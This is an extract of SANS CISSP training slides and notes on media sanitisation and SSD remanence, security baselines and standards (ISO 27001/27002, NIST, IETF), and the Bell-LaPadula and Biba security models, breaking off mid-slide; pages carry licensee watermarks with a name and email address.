While the name ROM (Read-Only Memory) certainly implies non-volatile storage, it also now causes some confusion. While, strictly speaking, a ROM cannot be updated, hence read-only, many devices that would have previously been classic ROMs have been replaced by non-volatile storage devices that can be updated.

Firmware presents a good example of storage that can be updated, but is expected to be done infrequently.

Firmware is a type of program somewhere between hardware and software. Firmware does not typically allow modification (writing or deleting) of data via simple means such as those used with traditional hard disks. Firmware is generally the controlling software for a device that is placed in a special type of ROM, which can be updated as new releases become available.

TYPES OF ROM

PROM – Programmable ROM

- Modifiable once
- Firmware

EPROM – Erasable and Programmable ROM

- Can be erased and reprogrammed
- Not the norm

EEPROM – Electrically Erasable ROM

- Related to and sometimes referred to as flash memory
- Can be written and rewritten
- Flash storage/USB drives are a special type of EEPROM that allows for operating on larger blocks of data for improved speed

Programmable Logic Devices (PLD)

- Integrated circuit that can be modified programmatically
- General technology for all programmable ROMs (PROM, EPROM, EEPROM)



MGT414 | SANS Training Program for CISSP® Certification

34

Types of ROM

A PROM is like regular ROM, except the contents are blank when it is manufactured. It's meant for a system designer to program later. After it is written, a standard PROM is immutable, which makes it useless for firmware, which has need for ongoing updates. The EPROM allowed for "flashing" with an ultraviolet light, which erased the contents and allowed for programming anew. Another type of ROM chip called an Electrically Erasable PROM (EEPROM) is very similar to flash memory. EEPROMs can be rewritten, although it is a slow process. Most computer BIOS chips are actually EEPROMs, so they can be updated as the manufacturer corrects defects or adds new BIOS features. Flash memory is a specific type of EEPROM that allows for operating on larger blocks of data rather than a single byte, which allows for much greater speed.¹

All types of PROMs, including EEPROMs, are actually special cases of a more general sort of technology, the Programmable Logic Device (PLD). Although PROMs are simply a type of memory, other PLD devices offer fully programmable logic circuits, making them ideal for prototyping new chip designs.

[1] EEPROMs and Flash Memory - How ROM Works | HowStuffWorks <https://mgt414.com/1c>

MEDIA SECURITY

- Controlling access to media
- Proper disposal of media
- Sanitizing media
 - Removing data
 - Wiping/Overwriting – overwriting data to all storage locations
 - Degaussing – applying a large magnetic field to erase magnetic media
 - Destruction



Media Security

Complete destruction is considered the safest way of sanitizing media, but obviously comes at a cost of rendering the storage media unusable, and likewise unable to be donated or sold. Wiping/overwriting data stored on traditional magnetic storage media can be a simple, effective means of securing data. Historically, there were suggestions that security required multiple rounds of overwriting to be secure. For many years now, a single pass wipe has been considered sufficient.

Another option with magnetic storage involves degaussing.

Degaussing destroys the integrity of magnetic media such as tapes or disk drives by exposing them to a strong magnetic field, destroying the integrity of the media and the data it contains. The drive integrity is typically so damaged that a degaussed disk drive usually can no longer be formatted.¹

With all data destruction methods, care needs to be taken in considering data remanence properties of the storage media. In particular, this consideration is key for flash media and solid-state drives.

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

FLASH DRIVE AND SSD REMANENCE

- USB "Flash" drives use EEPROMs
- SSDs (Solid-State Drives) use a combination of EEPROM and DRAM
- The remanence properties of EEPROMs are very different than RAM or physical magnetic disks
 - Degaussing has no effect on EEPROMs
 - Sector-by-sector overwrites can also miss data



MGT414 | SANS Training Program for CISSP® Certification

36

Flash Drive and SSD Remanence

The Arch Linux wiki reports:

Write amplification and other characteristics make Flash memory a stubborn target for reliable wiping. As there is a lot of transparent abstraction in between data as seen by a device's controller chip and the operating system sight data is never overwritten in place and wiping particular blocks or files is not reliable.¹

Write amplification means some data may be written multiple times to multiple locations, resulting in unreliable wiping.

Michael Wei, Laura M. Grupp, Frederick E. Spada, Steven Swanson (Department of Computer Science and Engineering, University of California, San Diego) tested sector-by-sector overwrites:

Overall, the results for overwriting are poor: while overwriting appears to be effective in some cases across a wide range of drives, it is clearly not universally reliable. It seems unlikely that an individual or organization expending the effort to sanitize a device would be satisfied with this level of performance.²

[1] Securely wipe disk - ArchWiki <https://mgt414.com/1r>

[2] Reliably Erasing Data From Flash-Based Solid State Drives <https://mgt414.com/2f>

OPTIONS FOR SECURELY ERASING FLASH DRIVES AND SSDS

- Use encryption: Never store unencrypted data on the device
- Two common options for devices that contain unencrypted data:
 - Use ATA Secure Erase
 - Physically destroy the device
- ATA Secure Erase is easier/cheaper
 - More thorough than an OS-level sector-by-sector overwrite
 - Risk: Physical damage prevents full erasure
- Physical destruction is more expensive but more secure

Options for Securely Erasing Flash Drives and SSDs

SanDisk provides a nice summary of ATA Secure Erase:

When the relevant secure erase command is executed on the SanDisk SSD, all blocks in the physical address space, regardless of whether they are currently or were previously allocated to the logical space, are completely erased (the "logical to physical mapping table" is also erased). Additionally, a new encryption key is generated and the old key is discarded.

This erase operation does not overwrite the blocks like an HDD write or format command would. Data is written to flash on a page-level and a page must be completely erased before it can be written to again. Unlike HDDs, which may leave remnants of data in regions between tracks, an erased flash cell is restored to the same content it contained at the time it was manufactured. As in the case with an HDD, physical blocks that have been marked "bad" may still contain remnant user data. There is no way to access these blocks to overwrite them, and secure erase makes no attempt to do so. Because the secure erase operation also regenerates the internal encryption key, it is not possible to decrypt the data, even if it were accessible.¹

The Windows 7 "Trim" command has been found to **not** completely erase SSD data, despite claims to the otherwise. See: Implementation of Solid State Drives to Enterprise Systems <https://mgt414.com/2z>

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

WORM MEDIA REMANENCE

- Write once read many (WORM) media is commonly used for legal purposes
 - Provides integrity assurance
- The most common modern examples of WORM media include CD-R and DVD-R
- Most traditional data destruction methods are not effective vs. WORM media
 - Cannot be overwritten
 - Degaussing has no effect on CDs or DVDs
- Destruction is the best method



MGT414 | SANS Training Program for CISSP® Certification

38

WORM Media Remanence

Historically, WORM media included paper tape, punch cards, and specialized cartridge-based optical drives (such as the IBM 3363¹). Modern examples include CD-R and DVD-R, which are write-once media.

WORM media cannot be overwritten, raising remanence issues. Degaussing has no effect on optical media, CDs or DVDs. Physical destruction is the best choice for data destruction.

[1] IBM 3363 OpticalDrive and Cartridge <https://mgt414.com/r>

Course Roadmap

- Security and Risk Management
- **Asset Security**
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

A SSET SECURITY

1. Classify Information and Supporting Assets
2. Data Privacy and Ownership
3. Data Remanence and Retention
4. Baselines and Best Practices



MGT414 | SANS Training Program for CISSP® Certification

39

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

PROVISIONING

- Deals with preparing for deployment and instantiating a user, system, or service
 - Creating a new user, deploying a new system, and developing a new application all fall under provisioning
- Security should be baked in at this level to ensure an initially secure deployment
- Security Baselines and Configuration Management are key principles in the provisioning phase



MGT414 | SANS Training Program for CISSP® Certification

40

Provisioning

Provisioning is concerned with preparing a user, service, or system for active deployment. Provisioning ends with the instantiation of the user, service, or system into the operational status.

Security should be baked in at this level to ensure an initially secure deployment. Hopefully, this simply means moving forward with security considerations identified in the planning phase. However, even if the planning phase did not include significant security forethought, the provisioning phase still represents an opportune time to bake security in.

Security Baselines and Configuration Management are key security principles in the provisioning phase.

CONFIGURATION MANAGEMENT

Vulnerabilities are a fact of life for information systems

- Even when they are fully patched, they aren't fully patched
(undiscovered/undisclosed flaws)

How can you protect against a flaw you aren't even aware of yet?

- The answer is solid and tested security configuration management practices

A secure baseline configuration based on consensus recommendations is key



MGT414 | SANS Training Program for CISSP® Certification

41

Configuration Management

Security Configuration Management is a fundamental security principle. Vulnerabilities are a fact of life for information systems. Even when they are fully patched, they aren't really *fully* patched (undiscovered/undisclosed flaws).

So how can you protect against a flaw you aren't even aware of yet? The answer is solid and tested configuration management practices. While an organization could certainly start from scratch to build their own secure configuration for each system and application, the amount of time and research necessary would be enormous. The general recommendation is to start with a secure baseline configuration based on consensus recommendations. However, be certain not to simply deploy the baseline as is. This baseline needs to be tweaked and, most importantly, tested to ensure that it meets the organization's expectations.

PRINCIPLE OF LEAST PRIVILEGE/MINIMUM NECESSARY

- Minimum Necessary – Allow only those applications and services that are required for necessary business functions
 - Disable or remove any component that is not required
- When a future vulnerability is announced in that disabled/removed service, the system will already be protected
- Achieving minimum necessary is much more difficult than it sounds



MGT414 | SANS Training Program for CISSP® Certification

42

Principle of Least Privilege/Minimum Necessary

A key component to any baseline security configuration is establishing the minimum necessary services and applications needed to perform the required functions. This can also be referred to as the Principle of Least Privilege, which was discussed in Domain 1.

Principle of Least Privilege/Minimum Necessary – Allow only those applications and services that are required for necessary business functions. Disable or remove any component that is not determined to be required.

Following this seemingly simple guidance, when a future vulnerability is announced in that disabled/removed service, the system will already be protected. Achieving minimum necessary is much more difficult than it sounds.

BASELINE SECURITY

- Starting from scratch and deriving a baseline security configuration is unnecessary
- Start with free guidance from one of the following
 - CIS (Center for Internet Security) – includes numerous OS guides, server application guides, and more
 - Microsoft Security Guides – security baselines are now integrated into the free MS Security Compliance Manager
 - NIST SP 800s – the Special Publications in the 800 series provide guidance on general security practices
 - DISA STIGs – Security Technical Implementation Guides from the Defense Information Systems Agency are required reading for the US DoD



Baseline Security

Microsoft's Security Guides have grown into really strong security configuration guides that also can ease the implementation of the configuration with tools and templates.

Microsoft Security Guides – <https://mgt414.com/37> – Site is the central security repository at Microsoft.
Microsoft Security Compliance Manager v2 includes security baselines for XP SP3 and later, as well as Internet Explorer.

Beyond Microsoft products, the most important organization that develops security configuration guides is the Center for Internet Security - <https://mgt414.com/3c>

NIST SP 800 documents and DISA STIGs can also be a source of review/guidance when developing baselines.

NIST SP 800s – <https://mgt414.com/2p>

DISA STIGs – <https://mgt414.com/48>

Always test. While the recommendations provided in the above documents are generally sound, they were not made for your organization's systems/situation.

SECURITY METRICS

- Security Metrics
 - Not an alternative to risk-based security
 - Goal of security metrics is to provide meaningful security data
- Accepted historical data for threats, threat sources, vulnerabilities, likelihoods, and impacts do not exist
- Security Metrics can help an organization begin to understand their threats and vulnerabilities
 - And, hopefully, use the data to make better decisions related to security



Security Metrics

Accepted historical data for threats, threat sources, vulnerabilities, likelihoods, and impacts do not exist. This is one of the reasons that insuring against data breaches is so difficult, expensive, and riddled with loopholes. It is also one of the reasons that most formal, and especially quantitative, risk analysis is so complex and uncertain in spite of its own attempts at precision.

There's one compelling approach that is not exactly a full alternative to risk-based security as much as it is supportive: Security Metrics. The idea is to determine meaningful metrics for the organization that can help determine whether security is getting better or worse, and help determine where improvements are most needed.

A great resource for learning more about security metrics is the book by Andrew Jaquith, *Security Metrics: Replacing Fear, Uncertainty, and Doubt*¹.

[1] Security Metrics: Replacing Fear, Uncertainty, and Doubt | InformIT <https://mgt414.com/z>

CONTINUOUS MONITORING/IMPROVEMENT

Risk Assessments are hard and time-consuming

- Usually performed as point-in-time snapshots based on limited data

Continuous Monitoring is an approach that seeks real time or near real time security posture updates

- Imagine daily vulnerability status reports vs. quarterly scans

Simply monitoring the same flaw repeatedly serves little purpose

- The expectation is that the monitoring leads directly to continuous security posture improvements



Continuous Monitoring/Improvement

Another complementary approach to deriving better secured organizations is by leveraging continuous monitoring solutions. Somewhat akin to security metrics, this approach is to try to ensure assessments are made with continuously updated data. Formal risk analysis is time-consuming and represents a point in time.

Continuous monitoring strives to provide constant feedback on security posture and can be coupled with high-quality security metrics that provide meaningful data. The US Department of State has developed an approach to continuous monitoring as a more agile approach to security than FISMA.

State refers to their continuous monitoring platform as iPost and also provides additional details¹.

[1] iPost: Implementing Continuous Risk Monitoring at the Department of State <https://mgt414.com/4r>

BEST PRACTICES

- Best practices are a commonly referenced approach to security
 - Goal is to adhere to industry accepted best practices in information security
- Unfortunately, the "industry accepted" part is difficult to define
- New shiny security product not deployed possibly could have prevented a breach
 - Does that mean the organization was out of line with best practices?
- Bottom Line: Difficult to objectively define; difficult to rule out legitimate techniques



MGT414 | SANS Training Program for CISSP® Certification

46

Best Practices

An often-referenced approach to security that could be considered an alternative to a pure risk management approach to security is that of Best Practices. Adhering to industry accepted best practices in information security is a commonly touted sentiment.

Great, so where do we go to find these best practices? Sadly, there is no straightforward answer to that question. Certainly, there are standards like ISO 27001 or the Top 20 Security Controls that can be leveraged, but how does an organization know whether these are really best practices? They don't. Consider a new security product is released that has not yet been deployed. If this security product could have prevented a compromise, does that mean the organization was out of line with best practices?

Bottom Line: Difficult to objectively define best practices; difficult to rule out any legitimate technique.

Best Practices and Standards

There are many organizations that publish information security best practices, standards and benchmarks, which we will cover shortly.

Following best practices and adhering to standards are critical components of an information security program.

International standards organizations include:

- ISO
- NIST
- IETF

ISO

The formal name of ISO 27001 is ISO/IEC 27001:2005 - Information technology -- Security techniques -- Information security management systems – Requirements¹

The formal name of ISO 27002 is ISO/IEC 27002:2005 - Information technology -- Security techniques -- Code of practice for information security management ²

The name "ISO" is not an acronym: "Because "International Organization for Standardization" would have different acronyms in different languages ("IOS" in English, "OIN" in French for *Organisation internationale de normalisation*), its founders decided to give it also a short, all-purpose name. They chose "ISO", derived from the Greek *isos*, meaning "equal". Whatever the country, whatever the language, the short form of the organization's name is always ISO."³

[1] ISO/IEC 27002:2005 - Information technology -- Security techniques -- Code of practice for information security management <https://mgt414.com/3k>

[2] ISO/IEC 27001:2005 - Information technology -- Security techniques -- Information security management systems -- Requirements <https://mgt414.com/3j>

[3] ISO/IEC 27000 | IT Knowledge Portal <https://mgt414.com/10>

ISO 27002 AND 27001

Perhaps the most popular framework providing guidance on enterprise security is found in ISO 27002

- This document provides standards on how to coordinate an Information Security Management System (ISMS)

For those seeking outside verification and attestation, ISO 27001 certification can be pursued

- Provides a set of requirements, which means organizations can be audited against the standard for compliance
- Increasingly used as a means of attestation



ISO 27002 and 27001

What was once previously known as BS 7799 has been adopted as ISO 27001 and ISO 27002. These standards are growing more and more popular as a general security framework. ISO 27002 conveys best practices, but does not provide a means to determine whether each of those practices is applicable to a particular organization. ISO 27001, on the other hand, dictates that risk assessments be performed to determine which controls should be implemented. ISO 27005 goes into much more detail about that risk assessment process alluded to in ISO 27001.

One of the most compelling aspects of using the approach offered by the ISO 27000 series documents is that there are specific requirements that must be met, which means that an organization can be ISO 27001 Certified.

This is becoming a fairly common seal of approval for service providers wanting to demonstrate their attention to the security detail.

ISO 27001 vs. ISO 27002 can be a bit confusing. Dejan Kosutic has a very clear blog post that explains the differences quite well^[1].

[1] ISO 27001 vs. ISO 27002 - What's the difference? <https://mgt414.com/21>

NIST

The United States National Institute of Standards and Technology (NIST) issues best practice publications

- NIST Special Publications (800 series) document computer security best practices

Important NIST Special publications include:

- NIST 800-37 (Risk Management)
- NIST 800-53 (Recommended Security Controls)
- NIST 800-34 (Contingency Planning)
- NIST 800-115 (Security Testing and Assessment)



NIST

The National Institute of Standards and Technology (NIST) information security best practices are published as the "800 series" of special publications (SPs).

Notable 800 series publications include:

- SP 800-53 – Recommended Security Controls for Federal Information Systems and Organizations
- SP 800-37 – Guide for Applying the Risk Management Framework to Federal Information Systems: A Security Life Cycle Approach
- SP 800-34 – Contingency Planning Guide for Federal Information Systems
- SP 800-115 – Technical Guide to Information Security Testing and Assessment

They may be downloaded from <https://mgt414.com/2p>

IETF

- The Internet Engineering Task Force (IETF) is an international organization focusing on internet standards
- The IETF manages Requests for Comments (RFC)
 - RFCs are internet standards documents
 - See <http://www.ietf.org/rfc.html>

"The mission of the IETF is to make the Internet work better by producing high quality, relevant technical documents that influence the way people design, use, and manage the Internet.¹"



IETF

Request For Comments (RFCs) are now managed by the Internet Engineering Task Force (IETF). One of the most well-known RFCs (in our world, anyway) is RFC 1918 ("Address Allocation for Private Internets"). See: <https://mgt414.com/38>

The "request" part of the name may be a bit confusing: The standard is first discussed as a draft RFC (and comments are requested). Then the final standard is published as an RFC (even though the comment period has ended).

A bit of trivia: RFC 1 was issued by Steve Crocker in 1969, titled "A Summary of the IMP Software." An IMP was an ARPANET Interface Message Processor, a system dedicated to connecting a network to the ARPANET (the ARPANET evolved to become the modern internet). See: Host Software <https://mgt414.com/15>

[1] <http://www.ietf.org/>

THE POWER OF BEST PRACTICES

"At least 85% of the targeted cyber intrusions that the Australian Signals Directorate (ASD) responds to could be prevented by following the Top 4 mitigation strategies listed in our Strategies to Mitigate Targeted Cyber Intrusions."

Australian Signals Directorate (ASD)

- 1 ➤ Use application whitelisting to help prevent malicious software and unapproved programs from running
- 2 ➤ Patch applications such as Java, PDF viewers, Flash, web browsers and Microsoft Office
- 3 ➤ Patch operating system vulnerabilities, mitigating 'extreme risk' systems within 2 days
- 4 ➤ Restrict administrative privileges to operating systems and applications based on user duties¹



The Power of Best Practices

The "best" best practices are simple and powerful. For example, the Australian Signals Directorate (ASD) Top 35 Mitigation Strategies spells out 35 mitigation strategies and notes that over 85% of known targeted attacks would have been stopped had the victims simply followed the first four.

Note that all spelling in the above quote is directly from the ASD website.

Note that the ASD 35 itself is not testable, but the concept of best practices is testable.

[1] Strategies to Mitigate Cyber Security Incidents <https://mgt414.com/39>

SCOPING

- Scoping involves determining applicable portions of a standard that will be followed
- For example, an organization that does not use wireless networks will declare wireless security controls out of scope



Scoping

NIST Special Publication 800-18 (Guide for Developing Security Plans for Federal Information Systems) gives an example of placing a control out of scope:

Security controls that refer to specific technologies (e.g., wireless, cryptography, public key infrastructure) will only be applicable if those technologies are employed or are required to be employed within the information system.¹

[1] SP 800-18 Rev. 1, Guide for Developing Security Plans for Federal Information Systems | CSRC
<https://mgt414.com/1e>

TAILORING

- Tailoring customizes a standard for an organization
- The tailoring process begins with scoping, and then adds compensating controls and parameters (security configuration settings)
 - Example compensating control: Internal firewall used to segment a legacy system
 - Example parameters: Minimum password length, file permissions, account lockout settings, etc.

Tailoring

NIST SP 800-53 (Guide for Assessing the Security Controls in Federal Information Systems and Organizations) describes tailoring:

Tailoring involves scoping the assessment procedures to more closely match the characteristics of the information system and its environment of operation. The tailoring process gives organizations the flexibility needed to avoid assessment approaches that are unnecessarily complex or costly while simultaneously meeting the assessment requirements established by applying the fundamental concepts in the RMF.¹

RMF stands for "Risk Management Framework."

[1] SP 800-53A Rev. 4, Assessing Security & Privacy Controls for Fed Info Sys & Orgs | CSRC
<https://mgt414.com/1g>

DOMAIN 2 SUMMARY

- Classify information and supporting assets
- Data privacy and ownership
- Data remanence and retention
- Baselines and best practices



MGT414 | SANS Training Program for CISSP® Certification

55

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

DOMAIN 3

Security Architecture and Engineering (Engineering and Management of Security)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Domain 3: Security Architecture and Engineering

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- **Security Architecture and Engineering**
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- Software Development Security

SECURITY ENGINEERING

1. Security Model Fundamentals
2. Security Evaluation Models
3. Security Capabilities
4. Databases, Applets, and Web Vulnerabilities
5. Thin Clients and Mobile Systems
6. Internet of Things and SCADA
7. Distributed Systems
8. Cryptography
9. Site and Facility Design
10. Physical Security



MGT414 | SANS Training Program for CISSP® Certification

2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SECURITY MODELS

- Mandatory Access Control (MAC)
- Modes of Operation
- Confidentiality: Bell-LaPadula
- Integrity: Biba
- Lattice
- Commercial: Clark-Wilson



MGT414 | SANS Training Program for CISSP® Certification

3

Security Models

The security models covered in this portion of the course are all significant to the development of a secure computing environment. Some of them were designed for specific environments and do not apply well in today's commercial applications. In the upcoming slides, you will see what each of them does and what areas are addressed by each of them.

You need to remember that each of these models views the world only one way. Biba sees the world as an integrity world, Bell-LaPadula, which is used by the military, sees the world as a confidentiality world. So, whenever you look at a model, do not attempt to match it to what you currently use in real life. Most of the operating systems in use today make use of multiple models.

MANDATORY ACCESS CONTROL (MAC)

- Mandatory Access Control (MAC) is a system-enforced access control based on a subject's clearance and an object's labels
- Subjects and Objects have clearances and labels, respectively, such as confidential, secret, and top secret
- A subject may access an object only if the subject's clearance is equal to or greater than the object's label¹

Mandatory Access Control (MAC)

Note that subjects cannot share objects with other subjects who lack the proper clearance, or “write down” objects to a lower classification level (such as from top secret to secret).

The concepts of reading down and writing up apply to Mandatory Access Control models such as Bell-LaPadula (which we will discuss next). Reading down occurs when a subject reads an object at a lower sensitivity level, such as a top secret subject reading a secret object.

Mandatory Access Control is expensive and difficult to implement, especially when attempting to separate differing confidentiality levels (security domains) within the same interconnected IT system.

Mandatory Access Control (MAC) systems are usually focused on preserving the confidentiality of data²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

MODES OF OPERATION I

- Modes of operation describes the types of subjects and objects contained in a MAC system
- There are four modes (described next)
 - Dedicated
 - System High
 - Compartmented
 - Multilevel

Modes of Operation I

Modes of operation describes the types of subjects and objects contained in a MAC system.

There are four modes (described next):

- Dedicated
- System High
- Compartmented
- Multilevel

Two concepts that are important to remember when considering modes of operation are least Privilege and need to know.

Least privilege means users should be granted the minimum amount of access (authorization) required to do their jobs, but no more. Need to know is more granular than least privilege: the user must need to know that specific piece of information before accessing it.¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

MODES OF OPERATION II

- Dedicated
 - The system contains objects of one classification label (e.g., secret) only. All subjects must possess a clearance equal to or greater than the label of the objects
- System High
 - The system contains objects of mixed labels (e.g., confidential, secret, and top secret). All subjects must possess a clearance equal to the system's highest object¹



Modes of Operation II

Dedicated

Dedicated mode of operation means that the system contains objects of one classification label (e.g., secret) only. All subjects must possess a clearance equal to or greater than the label of the objects (a secret or higher clearance, using the previous example). Each subject must have the appropriate clearance, formal access approval, and need to know for all the information stored and processed on the system.

System High

In a *system high* mode of operation, the system contains objects of mixed labels (e.g., confidential, secret, and top secret). All subjects must possess a clearance equal to the system's highest object (top secret, using the previous example).²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

MODES OF OPERATION III

- Compartmented
 - Objects are placed into “compartments,” and require a formal (system-enforced) need to know to access. Compartmented mode systems use technical controls to enforce need to know (as opposed to a policy-based need to know)
- Multilevel
 - Stores objects of differing sensitivity labels, and allows system access by subjects with differing clearances¹

SANS

MGT414 | SANS Training Program for CISSP® Certification

7

Modes of Operation III

Compartmented

In a compartmented mode of operation system, all subjects accessing the system have the necessary clearance but do not have the appropriate formal access approval, nor need to know for all the information found on the system. Objects are placed into “compartments,” and require a formal (system-enforced) need to know to access. Compartmented mode systems use technical controls to enforce need to know (as opposed to a policy-based need to know).

Multilevel


Multilevel mode of operation stores objects of differing sensitivity labels, and allows system access by subjects with differing clearances. The reference monitor mediates access between subjects and objects: if a top secret subject (with a need to know) accesses a top secret object, access is granted. If a secret subject attempts to access a top secret object, access is denied.²

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

BELL-LAPADULA (BLP)

- Deals with confidentiality
- A data flow model
 - Data flows up
- Two key principles:
 - No Read Up (Simple Security Property)
 - Obvious for information leakage
 - No Write Down (* Property)
 - To prevent write-down Trojans from declassifying information



SANS

MGT414 | SANS Training Program for CISSP® Certification

8

Bell-LaPadula (BLP)

The Bell-LaPadula model is easy to remember. It was written for the military by David Bell and Leonard LaPadula in 1973. This model is mainly concerned with confidentiality and does not address integrity.

There are two main rules with BLP:

- The Simple Security property, which is No Read Up (NRU)
- The * Property, which is No Write Down (NWD)

The easy way to remember the rules of BLP is to put yourself in the middle. Take the following example:

TOP SECRET
SECRET -----> This is the level you are at.
CONFIDENTIAL

Being at the secret level, are you allowed to read documents at the top-secret level? (No!) (No Read Up)
Being at the secret level, are you allowed to write a secret document into the confidential level? (No!) (No Write Down)

The great innovation here is the No Write Down rule. If you have a Trojan at the secret level, it is not allowed to compromise items at the lower level.

Tip:

There is one BLP property that was not discussed: The Strong * property. With the Strong Star property, you are *not* allowed to read down and you are not allowed to write up. You are stuck at a single level, and only within this level are you allowed to perform any operations.


There are two types of tranquility:

- *Weak Tranquility property*: Security labels of subjects and objects never change in such a way as to violate a defined security policy.
- *Strong Tranquility property*: Labels never change during system operation.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

BIBA

- Deals with integrity
- Opposite of BLP
 - Data flow model where data flows **down**
- Two key principles:
 - No Read Down (Simple Integrity Property)
 - No Write Up (Integrity * Property)



SANS

MGT414 | SANS Training Program for CISSP® Certification

10

Biba

The Biba model was developed by Ken Biba in 1975. This model deals primarily with integrity and does not address confidentiality.

The Biba model uses a separate classification system. In contrast to the confidentiality levels used by the Bell-LaPadula model, Biba assigns each user and data resource an integrity level, which might have a similar name (top secret, secret, and so on). Following are the properties of the BIBA. They refer to integrity and are different than the Bell-LaPadula rules:

- *Simple integrity property*: A user cannot read data to a lower integrity level than hers.
- *Integrity * property*: A user cannot write data of a higher integrity level than hers.

The Simple Integrity property ensures that a user does not receive inaccurate data from a lower level that is less trustworthy. The Integrity Star property protects someone from overwriting data at a higher security level with false information.

Let's do the same as we did with BLP. Put yourself in the middle again, but use the BIBA model:

GENERAL

